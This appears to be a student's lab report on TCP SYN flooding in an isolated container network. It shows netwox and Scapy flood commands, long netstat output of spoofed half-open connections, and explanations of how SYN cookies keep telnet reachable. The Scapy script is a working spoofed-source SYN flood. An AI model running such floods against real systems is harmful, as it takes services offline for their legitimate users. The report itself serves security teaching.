Network configs

```
!cat ifconfig.txt

Attacker-vm
root@Attacker-vm:/volumes# ifconfig
br-3e5f42528ad9: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:d7ff:fe11:7419  prefixlen 64  scopeid
0x20<link>
        ether 02:42:d7:11:74:19  txqueuelen 0  (Ethernet)
        RX packets 3110451  bytes 136863529 (136.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32715794  bytes 1766657755 (1.7 GB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:80:e9:e6:8a  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens4: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1460
        inet 10.148.0.26  netmask 255.255.255.255  broadcast 0.0.0.0
        inet6 fe80::4001:aff:fe94:1a  prefixlen 64  scopeid 0x20<link>
        ether 42:01:0a:94:00:1a  txqueuelen 1000  (Ethernet)
        RX packets 485045  bytes 102404631 (102.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3525679  bytes 1203325640 (1.2 GB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 9723  bytes 917548 (917.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9723  bytes 917548 (917.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

veth0c13205: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::4499:4aff:fee1:d10e  prefixlen 64  scopeid
0x20<link>
        ether 46:99:4a:e1:d1:0e  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
veth1df7b58: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::e887:d6ff:fece:ee2d  prefixlen 64  scopeid
```

```
0x20<link>
        ether ea:87:d6:ce:ee:2d  txqueuelen 0  (Ethernet)
        RX packets 661  bytes 44709 (44.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 753  bytes 65369 (65.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

vethd4e82bb: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::b888:3fff:feaa:11c2  prefixlen 64  scopeid
0x20<link>
        ether ba:88:3f:aa:11:c2  txqueuelen 0  (Ethernet)
        RX packets 3110629  bytes 180427434 (180.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32716530  bytes 1766710450 (1.7 GB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

victim (server-vm)
root@58a9ed39547c:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 32716530  bytes 1766710450 (1.7 GB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3110629  bytes 180427434 (180.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 166  bytes 15726 (15.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 166  bytes 15726 (15.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

user (client-vm)
root@d5c1ac18ddb9:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.7  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:07  txqueuelen 0  (Ethernet)
        RX packets 753  bytes 65369 (65.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 661  bytes 44709 (44.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
```

```
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
import cv2
from matplotlib import pyplot as plt

# This is a bit of magic to make matplotlib figures appear inline in
the notebook
# rather than in a new window.
%matplotlib inline
plt.rcParams['figure.figsize'] = (100.0, 80.0) # set default size of
plots
plt.rcParams['image.interpolation'] = 'nearest'
plt.rcParams['image.cmap'] = 'gray'


def show_img(img):
    img = cv2.imread(img,-1)
    plt.subplot(131),plt.imshow(img),
    plt.title('Color'),plt.xticks([]), plt.yticks([])
    plt.show()
```

Task 1: SYN Flooding Attack

Please run your attacks with the SYN cookie mechanism on and off, and compare the results. In your report, please describe why the SYN cookie can effectively protect the machine against the SYN flooding attack. If your instructor does not cover the mechanism in the lecture, you can find out how the SYN cookie mechanism works from the Internet.

SYN Cookie turned off

```
!cat 'Task 1'/netwox.txt
```

```
[02/11/22]admin@Attacker-vm:~/.../Task 1$ sudo netwox 76 -i "10.9.0.5"
-p "23"

root@58a9ed39547c:/# netstat -tna > netstat.txt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
LISTEN
tcp        0      0 127.0.0.11:39033        0.0.0.0:*
LISTEN
tcp        0      0 10.9.0.5:23             40.39.44.175:49567
SYN_RECV
tcp        0      0 10.9.0.5:23             19.201.208.70:53407
SYN_RECV
tcp        0      0 10.9.0.5:23             9.180.3.20:42475
```

```
SYN_RECV
tcp        0      0 10.9.0.5:23             53.59.220.8:55848
SYN_RECV
tcp        0      0 10.9.0.5:23             246.137.55.32:6908
SYN_RECV
tcp        0      0 10.9.0.5:23             212.72.28.153:60642
SYN_RECV
tcp        0      0 10.9.0.5:23             173.28.16.61:20221
SYN_RECV
tcp        0      0 10.9.0.5:23             117.62.111.35:35944
SYN_RECV
tcp        0      0 10.9.0.5:23             139.79.171.82:42423
SYN_RECV
tcp        0      0 10.9.0.5:23             248.18.240.178:25510
SYN_RECV
tcp        0      0 10.9.0.5:23             3.111.90.62:12403
SYN_RECV
tcp        0      0 10.9.0.5:23             201.187.204.35:14464
SYN_RECV
tcp        0      0 10.9.0.5:23             85.102.175.211:1403
SYN_RECV
tcp        0      0 10.9.0.5:23             10.107.126.102:52360
SYN_RECV
tcp        0      0 10.9.0.5:23             76.128.91.235:63565
SYN_RECV
tcp        0      0 10.9.0.5:23             177.31.104.59:32318
SYN_RECV
tcp        0      0 10.9.0.5:23             53.70.216.233:65271
SYN_RECV
tcp        0      0 10.9.0.5:23             52.109.132.50:13855
SYN_RECV
tcp        0      0 10.9.0.5:23             49.161.182.63:33585
SYN_RECV
tcp        0      0 10.9.0.5:23             112.173.128.159:29696
SYN_RECV
tcp        0      0 10.9.0.5:23             125.255.18.216:40253
SYN_RECV
tcp        0      0 10.9.0.5:23             87.132.217.203:3689
SYN_RECV
tcp        0      0 10.9.0.5:23             198.28.127.163:41549
SYN_RECV
tcp        0      0 10.9.0.5:23             214.237.120.30:26267
SYN_RECV
tcp        0      0 10.9.0.5:23             143.31.164.36:57666
SYN_RECV
tcp        0      0 10.9.0.5:23             34.238.243.212:3088
SYN_RECV
tcp        0      0 10.9.0.5:23             79.190.206.183:55868
SYN_RECV
tcp        0      0 10.9.0.5:23             176.80.253.181:17940
```

```
SYN_RECV
tcp        0      0 10.9.0.5:23             65.204.71.104:56096
SYN_RECV
tcp        0      0 10.9.0.5:23             212.60.160.240:60333
SYN_RECV
tcp        0      0 10.9.0.5:23             146.115.209.73:25072
SYN_RECV
tcp        0      0 10.9.0.5:23             149.221.244.111:8150
SYN_RECV
tcp        0      0 10.9.0.5:23             106.115.178.115:35341
SYN_RECV
tcp        0      0 10.9.0.5:23             96.25.78.156:46796
SYN_RECV
tcp        0      0 10.9.0.5:23             5.24.17.127:25895
SYN_RECV
tcp        0      0 10.9.0.5:23             57.75.129.40:35613
SYN_RECV
tcp        0      0 10.9.0.5:23             125.153.100.34:2743
SYN_RECV
tcp        0      0 10.9.0.5:23             214.69.123.177:54530
SYN_RECV
tcp        0      0 10.9.0.5:23             191.32.181.193:12007
SYN_RECV
tcp        0      0 10.9.0.5:23             21.237.60.212:25812
SYN_RECV
tcp        0      0 10.9.0.5:23             89.118.140.26:25212
SYN_RECV
tcp        0      0 10.9.0.5:23             2.189.185.207:47227
SYN_RECV
tcp        0      0 10.9.0.5:23             165.206.213.187:35913
SYN_RECV
tcp        0      0 10.9.0.5:23             211.61.174.40:53096
SYN_RECV
tcp        0      0 10.9.0.5:23             10.12.187.76:15452
SYN_RECV
tcp        0      0 10.9.0.5:23             91.201.20.101:19477
SYN_RECV
tcp        0      0 10.9.0.5:23             18.131.51.121:40100
SYN_RECV
tcp        0      0 10.9.0.5:23             183.184.18.62:56313
SYN_RECV
tcp        0      0 10.9.0.5:23             55.186.77.247:64862
SYN_RECV
tcp        0      0 10.9.0.5:23             129.139.133.144:65039
SYN_RECV
tcp        0      0 10.9.0.5:23             202.216.213.210:34510
SYN_RECV
tcp        0      0 10.9.0.5:23             216.177.103.65:24299
SYN_RECV
tcp        0      0 10.9.0.5:23             86.77.135.222:56653
```

```
SYN_RECV
tcp        0      0 10.9.0.5:23             103.49.46.215:45665
SYN_RECV
tcp        0      0 10.9.0.5:23             3.215.55.119:25751
SYN_RECV
tcp        0      0 10.9.0.5:23             189.118.81.90:31702
SYN_RECV
tcp        0      0 10.9.0.5:23             179.98.2.206:2034
SYN_RECV
tcp        0      0 10.9.0.5:23             94.81.135.33:62906
SYN_RECV
tcp        0      0 10.9.0.5:23             49.21.150.214:32636
SYN_RECV
tcp        0      0 10.9.0.5:23             40.16.254.250:41937
SYN_RECV
tcp        0      0 10.9.0.5:23             204.18.159.199:14777
SYN_RECV
tcp        0      0 10.9.0.5:23             200.124.102.48:57497
SYN_RECV
tcp        0      0 10.9.0.5:23             38.235.161.111:58884
SYN_RECV
tcp        0      0 10.9.0.5:23             250.254.249.159:27383
SYN_RECV
tcp        0      0 10.9.0.5:23             114.36.114.27:51863
SYN_RECV
tcp        0      0 10.9.0.5:23             90.178.111.53:14738
SYN_RECV
tcp        0      0 10.9.0.5:23             155.194.16.112:40290
SYN_RECV
tcp        0      0 10.9.0.5:23             240.92.111.173:65527
SYN_RECV
tcp        0      0 10.9.0.5:23             82.141.63.193:6144
SYN_RECV
tcp        0      0 10.9.0.5:23             29.165.64.170:60206
SYN_RECV
tcp        0      0 10.9.0.5:23             203.105.7.101:54668
SYN_RECV
tcp        0      0 10.9.0.5:23             185.78.4.13:54271
SYN_RECV
tcp        0      0 10.9.0.5:23             59.92.179.178:1958
SYN_RECV
tcp        0      0 10.9.0.5:23             124.216.207.30:9999
SYN_RECV
tcp        0      0 10.9.0.5:23             139.83.237.31:34761
SYN_RECV
tcp        0      0 10.9.0.5:23             93.137.57.108:55887
SYN_RECV
tcp        0      0 10.9.0.5:23             246.81.68.131:21494
SYN_RECV
tcp        0      0 10.9.0.5:23             155.178.107.250:51321
```

```
SYN_RECV
tcp        0      0 10.9.0.5:23             90.177.186.211:38056
SYN_RECV
tcp        0      0 10.9.0.5:23             53.219.234.222:1909
SYN_RECV
tcp        0      0 10.9.0.5:23             202.125.130.163:37469
SYN_RECV
tcp        0      0 10.9.0.5:23             118.152.98.82:27117
SYN_RECV
tcp        0      0 10.9.0.5:23             205.70.240.254:36617
SYN_RECV
tcp        0      0 10.9.0.5:23             18.142.62.43:41666
SYN_RECV
tcp        0      0 10.9.0.5:23             120.76.76.34:29795
SYN_RECV
tcp        0      0 10.9.0.5:23             182.182.51.77:30443
SYN_RECV
tcp        0      0 10.9.0.5:23             147.133.188.80:55637
SYN_RECV
tcp        0      0 10.9.0.5:23             39.79.246.240:10090
SYN_RECV
tcp        0      0 10.9.0.5:23             132.247.93.17:33337
SYN_RECV
tcp        0      0 10.9.0.5:23             118.3.0.228:20543
SYN_RECV
tcp        0      0 10.9.0.5:23             110.32.107.149:22565
SYN_RECV
tcp        0      0 10.9.0.5:23             55.211.235.39:20064
SYN_RECV
tcp        0      0 10.9.0.5:23             248.239.85.245:8186
SYN_RECV
tcp        0      0 10.9.0.5:23             208.182.191.22:52207
SYN_RECV
tcp        0      0 10.9.0.5:23             105.234.220.249:37836
SYN_RECV
tcp        0      0 10.9.0.5:23             248.53.163.189:24339
SYN_RECV
tcp        0      0 10.9.0.5:23             144.36.176.203:35442
SYN_RECV
tcp        0      0 10.9.0.5:23             32.122.194.70:5261
SYN_RECV
tcp        0      0 10.9.0.5:23             44.151.53.183:55615
SYN_RECV
tcp        0      0 10.9.0.5:23             1.157.70.254:26678
SYN_RECV
tcp        0      0 10.9.0.5:23             164.37.119.252:19027
SYN_RECV
tcp        0      0 10.9.0.5:23             2.164.178.120:35577
SYN_RECV
tcp        0      0 10.9.0.5:23             92.236.64.205:31956
```

```
SYN_RECV
tcp        0      0 10.9.0.5:23             50.124.95.186:6190
SYN_RECV
tcp        0      0 10.9.0.5:23             151.180.38.94:15896
SYN_RECV
tcp        0      0 10.9.0.5:23             0.122.177.207:15342
SYN_RECV
tcp        0      0 10.9.0.5:23             254.138.121.204:14408
SYN_RECV
tcp        0      0 10.9.0.5:23             44.114.2.65:33269
SYN_RECV
tcp        0      0 10.9.0.5:23             51.250.186.120:51597
SYN_RECV
tcp        0      0 10.9.0.5:23             31.247.88.67:55221
SYN_RECV
tcp        0      0 10.9.0.5:23             249.180.138.127:1539
SYN_RECV
tcp        0      0 10.9.0.5:23             158.15.251.1:60172
SYN_RECV
tcp        0      0 10.9.0.5:23             48.97.121.161:5457
SYN_RECV
tcp        0      0 10.9.0.5:23             56.54.144.215:49461
SYN_RECV
tcp        0      0 10.9.0.5:23             98.158.126.20:3648
SYN_RECV
tcp        0      0 10.9.0.5:23             55.54.64.114:55282
SYN_RECV
tcp        0      0 10.9.0.5:23             217.118.10.174:55294
SYN_RECV
tcp        0      0 10.9.0.5:23             218.242.30.189:46294
SYN_RECV
tcp        0      0 10.9.0.5:23             31.81.45.5:3115
SYN_RECV
tcp        0      0 10.9.0.5:23             185.220.69.52:32440
SYN_RECV
tcp        0      0 10.9.0.5:23             102.181.116.198:39430
SYN_RECV
tcp        0      0 10.9.0.5:23             131.254.227.229:31903
SYN_RECV
tcp        0      0 10.9.0.5:23             181.170.183.213:4869
SYN_RECV
tcp        0      0 10.9.0.5:23             14.91.199.94:63276
SYN_RECV
tcp        0      0 10.9.0.5:23             57.120.88.107:39882
SYN_RECV
tcp        0      0 10.9.0.5:23             129.184.77.251:36627
SYN_RECV
tcp        0      0 10.9.0.5:23             159.217.49.248:20805
SYN_RECV
tcp        0      0 10.9.0.5:23             54.106.183.177:65224
```

```
SYN_RECV

root@58a9ed39547c:/# netstat -tna | grep -i syn_recv | wc -l
128

root@58a9ed39547c:/# sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 0
net.netfilter.nf_conntrack_sctp_timeout_cookie_echoed = 3
net.netfilter.nf_conntrack_sctp_timeout_cookie_wait = 3

root@d5c1ac18ddb9:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

From the above output, it shows that there are many SYN packets directed at 10.9.0.5 (victim) from spoofed ips and telnet is not established successfully...

The victim spends resources, creating Transmission Control Blocks (TCB) for each connection request that is waiting for half-opened connection. Since there was a limit on the number of 'half-open' TCP connections. The server will not accpect new connection, resulting in its unresponsiveness to a legitimate traffic, like the telnet connection between the User and the victim.

SYN Cookie turned on

```
!cat 'Task 1'/netwox_cookie.txt

[02/11/22]admin@Attacker-vm:~/.../volumes$ sudo netwox 76 -i
"10.9.0.5" -p "23"

root@58a9ed39547c:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
LISTEN
tcp        0      0 127.0.0.11:39033        0.0.0.0:*
LISTEN
tcp        0      0 10.9.0.5:23             136.80.127.116:47891
SYN_RECV
tcp        0      0 10.9.0.5:23             222.173.193.73:42722
SYN_RECV
tcp        0      0 10.9.0.5:23             167.70.71.160:62251
SYN_RECV
tcp        0      0 10.9.0.5:23             65.4.70.86:60078
SYN_RECV
tcp        0      0 10.9.0.5:23             158.224.77.21:8112
SYN_RECV
tcp        0      0 10.9.0.5:23             86.113.107.139:48632
SYN_RECV
tcp        0      0 10.9.0.5:23             157.163.163.160:17335
SYN_RECV
```

```
tcp        0      0 10.9.0.5:23             72.129.126.45:8033
SYN_RECV
tcp        0      0 10.9.0.5:23             149.242.221.153:15395
SYN_RECV
tcp        0      0 10.9.0.5:23             191.100.147.137:14210
SYN_RECV
tcp        0      0 10.9.0.5:23             99.77.36.188:64398
SYN_RECV
tcp        0      0 10.9.0.5:23             31.251.45.197:14605
SYN_RECV
tcp        0      0 10.9.0.5:23             73.93.184.137:58552
SYN_RECV
tcp        0      0 10.9.0.5:23             106.50.23.77:11676
SYN_RECV
tcp        0      0 10.9.0.5:23             104.112.27.31:26004
SYN_RECV
tcp        0      0 10.9.0.5:23             159.25.210.228:60446
SYN_RECV
tcp        0      0 10.9.0.5:23             134.67.200.232:40665
SYN_RECV
tcp        0      0 10.9.0.5:23             47.216.18.205:2787
SYN_RECV
tcp        0      0 10.9.0.5:23             203.97.231.136:35260
SYN_RECV
tcp        0      0 10.9.0.5:23             76.45.183.7:49104
SYN_RECV
tcp        0      0 10.9.0.5:23             25.23.47.99:43596
SYN_RECV
tcp        0      0 10.9.0.5:23             117.16.186.109:8486
SYN_RECV
tcp        0      0 10.9.0.5:23             19.187.172.28:38913
SYN_RECV
tcp        0      0 10.9.0.5:23             141.98.169.237:45985
SYN_RECV
tcp        0      0 10.9.0.5:23             138.245.99.72:22960
SYN_RECV
tcp        0      0 10.9.0.5:23             126.226.245.152:21479
SYN_RECV
tcp        0      0 10.9.0.5:23             208.43.96.251:3060
SYN_RECV
tcp        0      0 10.9.0.5:23             112.46.64.255:60897
SYN_RECV
tcp        0      0 10.9.0.5:23             104.8.101.135:28746
SYN_RECV
tcp        0      0 10.9.0.5:23             191.243.69.110:39486
SYN_RECV
tcp        0      0 10.9.0.5:23             184.149.39.93:49731
SYN_RECV
tcp        0      0 10.9.0.5:23             64.223.246.162:7909
SYN_RECV
```

```
tcp        0      0 10.9.0.5:23             30.101.190.185:19890
SYN_RECV
tcp        0      0 10.9.0.5:23             92.131.33.255:19722
SYN_RECV
tcp        0      0 10.9.0.5:23             45.33.174.35:46260
SYN_RECV
tcp        0      0 10.9.0.5:23             222.123.191.208:24473
SYN_RECV
tcp        0      0 10.9.0.5:23             140.235.42.220:45287
SYN_RECV
tcp        0      0 10.9.0.5:23             125.19.124.150:27067
SYN_RECV
tcp        0      0 10.9.0.5:23             20.208.75.42:20801
SYN_RECV
tcp        0      0 10.9.0.5:23             204.249.240.13:3543
SYN_RECV
tcp        0      0 10.9.0.5:23             138.20.88.253:45510
SYN_RECV
tcp        0      0 10.9.0.5:23             34.191.10.33:23763
SYN_RECV
tcp        0      0 10.9.0.5:23             252.170.237.150:11736
SYN_RECV
tcp        0      0 10.9.0.5:23             97.114.96.120:58244
SYN_RECV
tcp        0      0 10.9.0.5:23             39.206.57.186:54250
SYN_RECV
tcp        0      0 10.9.0.5:23             43.177.199.16:15392
SYN_RECV
tcp        0      0 10.9.0.5:23             184.87.19.88:9396
SYN_RECV
tcp        0      0 10.9.0.5:23             247.186.67.169:35174
SYN_RECV
tcp        0      0 10.9.0.5:23             244.245.101.191:56775
SYN_RECV
tcp        0      0 10.9.0.5:23             108.173.100.7:13307
SYN_RECV
tcp        0      0 10.9.0.5:23             84.192.205.63:19292
SYN_RECV
tcp        0      0 10.9.0.5:23             119.186.251.18:27510
SYN_RECV
tcp        0      0 10.9.0.5:23             15.69.160.239:39995
SYN_RECV
tcp        0      0 10.9.0.5:23             143.148.149.119:39536
SYN_RECV
tcp        0      0 10.9.0.5:23             186.222.96.79:32624
SYN_RECV
tcp        0      0 10.9.0.5:23             42.235.99.227:58504
SYN_RECV
tcp        0      0 10.9.0.5:23             0.218.156.231:10487
SYN_RECV
```

```
tcp        0      0 10.9.0.5:23             86.76.134.189:65235
SYN_RECV
tcp        0      0 10.9.0.5:23             58.211.228.5:19635
SYN_RECV
tcp        0      0 10.9.0.5:23             54.169.1.242:37468
SYN_RECV
tcp        0      0 10.9.0.5:23             125.174.21.121:20801
SYN_RECV
tcp        0      0 10.9.0.5:23             202.125.41.200:34861
SYN_RECV
tcp        0      0 10.9.0.5:23             113.188.252.19:45874
SYN_RECV
tcp        0      0 10.9.0.5:23             21.247.215.201:46053
SYN_RECV
tcp        0      0 10.9.0.5:23             136.66.73.249:15293
SYN_RECV
tcp        0      0 10.9.0.5:23             16.159.226.225:28207
SYN_RECV
tcp        0      0 10.9.0.5:23             214.134.95.23:11545
SYN_RECV
tcp        0      0 10.9.0.5:23             89.53.2.111:28457
SYN_RECV
tcp        0      0 10.9.0.5:23             94.144.58.4:21718
SYN_RECV
tcp        0      0 10.9.0.5:23             25.39.245.167:54201
SYN_RECV
tcp        0      0 10.9.0.5:23             21.96.189.34:36626
SYN_RECV
tcp        0      0 10.9.0.5:23             141.240.107.93:44636
SYN_RECV
tcp        0      0 10.9.0.5:23             97.1.143.146:11636
SYN_RECV
tcp        0      0 10.9.0.5:23             192.190.108.12:62704
SYN_RECV
tcp        0      0 10.9.0.5:23             27.5.51.192:56633
SYN_RECV
tcp        0      0 10.9.0.5:23             194.143.174.225:20869
SYN_RECV
tcp        0      0 10.9.0.5:23             255.200.146.202:57474
SYN_RECV
tcp        0      0 10.9.0.5:23             254.211.196.146:8780
SYN_RECV
tcp        0      0 10.9.0.5:23             150.208.209.188:20187
SYN_RECV
tcp        0      0 10.9.0.5:23             207.77.242.194:63545
SYN_RECV
tcp        0      0 10.9.0.5:23             184.78.122.223:16034
SYN_RECV
tcp        0      0 10.9.0.5:23             97.128.155.117:64749
SYN_RECV
```

```
tcp        0      0 10.9.0.5:23             216.220.139.36:7626
SYN_RECV
tcp        0      0 10.9.0.5:23             186.156.208.105:37896
SYN_RECV
tcp        0      0 10.9.0.5:23             20.15.125.195:50577
SYN_RECV
tcp        0      0 10.9.0.5:23             69.239.6.55:1496
SYN_RECV
tcp        0      0 10.9.0.5:23             140.141.109.191:4060
SYN_RECV
tcp        0      0 10.9.0.5:23             24.74.114.11:15917
SYN_RECV
tcp        0      0 10.9.0.5:23             83.122.25.190:52698
SYN_RECV
tcp        0      0 10.9.0.5:23             240.126.220.64:61414
SYN_RECV
tcp        0      0 10.9.0.5:23             70.78.90.27:6098
SYN_RECV
tcp        0      0 10.9.0.5:23             4.246.193.48:13856
SYN_RECV
tcp        0      0 10.9.0.5:23             27.155.143.27:36761
SYN_RECV
tcp        0      0 10.9.0.5:23             98.236.121.49:62232
SYN_RECV
tcp        0      0 10.9.0.5:23             220.1.247.207:39903
SYN_RECV
tcp        0      0 10.9.0.5:23             211.120.172.250:45365
SYN_RECV
tcp        0      0 10.9.0.5:23             181.7.52.69:41124
SYN_RECV
tcp        0      0 10.9.0.5:23             138.18.195.36:36724
SYN_RECV
tcp        0      0 10.9.0.5:23             210.92.190.155:60514
SYN_RECV
tcp        0      0 10.9.0.5:23             62.90.104.141:25516
SYN_RECV
tcp        0      0 10.9.0.5:23             176.120.166.169:58388
SYN_RECV
tcp        0      0 10.9.0.5:23             114.114.168.179:55288
SYN_RECV
tcp        0      0 10.9.0.5:23             65.171.254.233:39544
SYN_RECV
tcp        0      0 10.9.0.5:23             103.147.101.164:56115
SYN_RECV
tcp        0      0 10.9.0.5:23             145.219.208.169:29824
SYN_RECV
tcp        0      0 10.9.0.5:23             207.189.7.29:16373
SYN_RECV
tcp        0      0 10.9.0.5:23             217.34.82.197:9691
SYN_RECV
```

```
tcp        0      0 10.9.0.5:23             73.59.65.70:52496
SYN_RECV
tcp        0      0 10.9.0.5:23             180.10.18.130:23022
SYN_RECV
tcp        0      0 10.9.0.5:23             131.121.6.151:24842
SYN_RECV
tcp        0      0 10.9.0.5:23             82.67.238.90:51213
SYN_RECV
tcp        0      0 10.9.0.5:23             44.229.171.254:4820
SYN_RECV
tcp        0      0 10.9.0.5:23             136.2.128.245:35148
SYN_RECV
tcp        0      0 10.9.0.5:23             195.70.31.192:23498
SYN_RECV
tcp        0      0 10.9.0.5:23             176.10.203.135:17899
SYN_RECV
tcp        0      0 10.9.0.5:23             106.173.122.95:15551
SYN_RECV
tcp        0      0 10.9.0.5:23             247.117.46.167:42948
SYN_RECV
tcp        0      0 10.9.0.5:23             79.94.247.226:24766
SYN_RECV
tcp        0      0 10.9.0.5:23             165.13.244.87:1898
SYN_RECV
tcp        0      0 10.9.0.5:23             186.87.44.66:45686
SYN_RECV
tcp        0      0 10.9.0.5:23             112.192.90.127:56196
SYN_RECV
tcp        0      0 10.9.0.5:23             172.147.0.246:36593
SYN_RECV
tcp        0      0 10.9.0.5:23             124.146.204.164:56395
SYN_RECV
tcp        0      0 10.9.0.5:23             23.49.61.241:25952
SYN_RECV
tcp        0      0 10.9.0.5:23             221.195.252.128:28776
SYN_RECV
tcp        0      0 10.9.0.5:23             167.108.137.159:46377
SYN_RECV
tcp        0      0 10.9.0.5:23             59.2.247.19:60280
SYN_RECV
tcp        0      0 10.9.0.5:23             111.168.162.5:6394
SYN_RECV

root@58a9ed39547c:/# netstat -tna | grep -i syn_recv | wc -l
128

root@d5c1ac18ddb9:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
```

```
Ubuntu 20.04.1 LTS
58a9ed39547c login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-1029-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that
are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Feb 11 08:46:49 UTC 2022 from user2-10.9.0.7.net-
10.9.0.0 on pts/3
seed@58a9ed39547c:~$
```

From the above output, it shows that connection is established despite the SYN packets directed at 10.9.0.5 (victim) from spoofed ips. SYN cookie is used to avoid opening half connection, and this allows for more SYN requests to be accepted. Note: the hash is computed using the source IP, random sequence number, first 5 bit of timestamp and the next 3 bits using the maximum segment size (MTU)

New connections can still be established as the SYN cookie allows the server to reply to TCP SYN requests with crafted SYN-ACKS without creating a new TCB for the connection. TCB is only created when the client replies to the response, and this prevents the server from utilizing its limited resource to create TCB for 'half open' connections, but instead creates it when the connection is fully established.

SYN flooding attacks using Scapy, not able to succeed

```
!cat 'Task 1'/synflood.py
```

```
#!/usr/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:
  pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
  pkt[TCP].sport = getrandbits(16) # source port
  pkt[TCP].seq = getrandbits(32) # sequence number
  send(pkt, iface = 'br-3e5f42528ad9', verbose = 0)
```

```
!cat 'Task 1'/synflood_no_cookie.txt
```

```
root@Attacker-vm:/volumes# python3 synflood.py

root@58a9ed39547c:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
LISTEN
tcp        0      0 127.0.0.11:39033        0.0.0.0:*
LISTEN
tcp        0      0 10.9.0.5:23             105.9.226.1:19256
SYN_RECV
tcp        0      0 10.9.0.5:23             141.73.138.112:15055
SYN_RECV
tcp        0      0 10.9.0.5:23             19.156.110.252:41081
SYN_RECV
tcp        0      0 10.9.0.5:23             207.140.41.252:16451
SYN_RECV
tcp        0      0 10.9.0.5:23             143.95.89.14:61266
SYN_RECV
tcp        0      0 10.9.0.5:23             57.193.221.169:62664
SYN_RECV
tcp        0      0 10.9.0.5:23             128.8.225.36:58804
SYN_RECV
tcp        0      0 10.9.0.5:23             137.119.36.108:29927
SYN_RECV
tcp        0      0 10.9.0.5:23             121.45.35.148:18277
SYN_RECV
tcp        0      0 10.9.0.5:23             175.68.222.148:44203
SYN_RECV
tcp        0      0 10.9.0.5:23             251.39.247.124:11120
SYN_RECV
tcp        0      0 10.9.0.5:23             222.150.233.171:63467
SYN_RECV
tcp        0      0 10.9.0.5:23             194.169.170.163:14739
SYN_RECV
tcp        0      0 10.9.0.5:23             26.142.90.244:61549
SYN_RECV
tcp        0      0 10.9.0.5:23             44.29.38.240:21792
SYN_RECV
tcp        0      0 10.9.0.5:23             156.56.28.48:40690
SYN_RECV
tcp        0      0 10.9.0.5:23             3.28.215.53:5940
SYN_RECV
tcp        0      0 10.9.0.5:23             253.202.161.180:52419
SYN_RECV
tcp        0      0 10.9.0.5:23             30.220.225.110:22195
SYN_RECV
tcp        0      0 10.9.0.5:23             218.137.254.196:57879
SYN_RECV
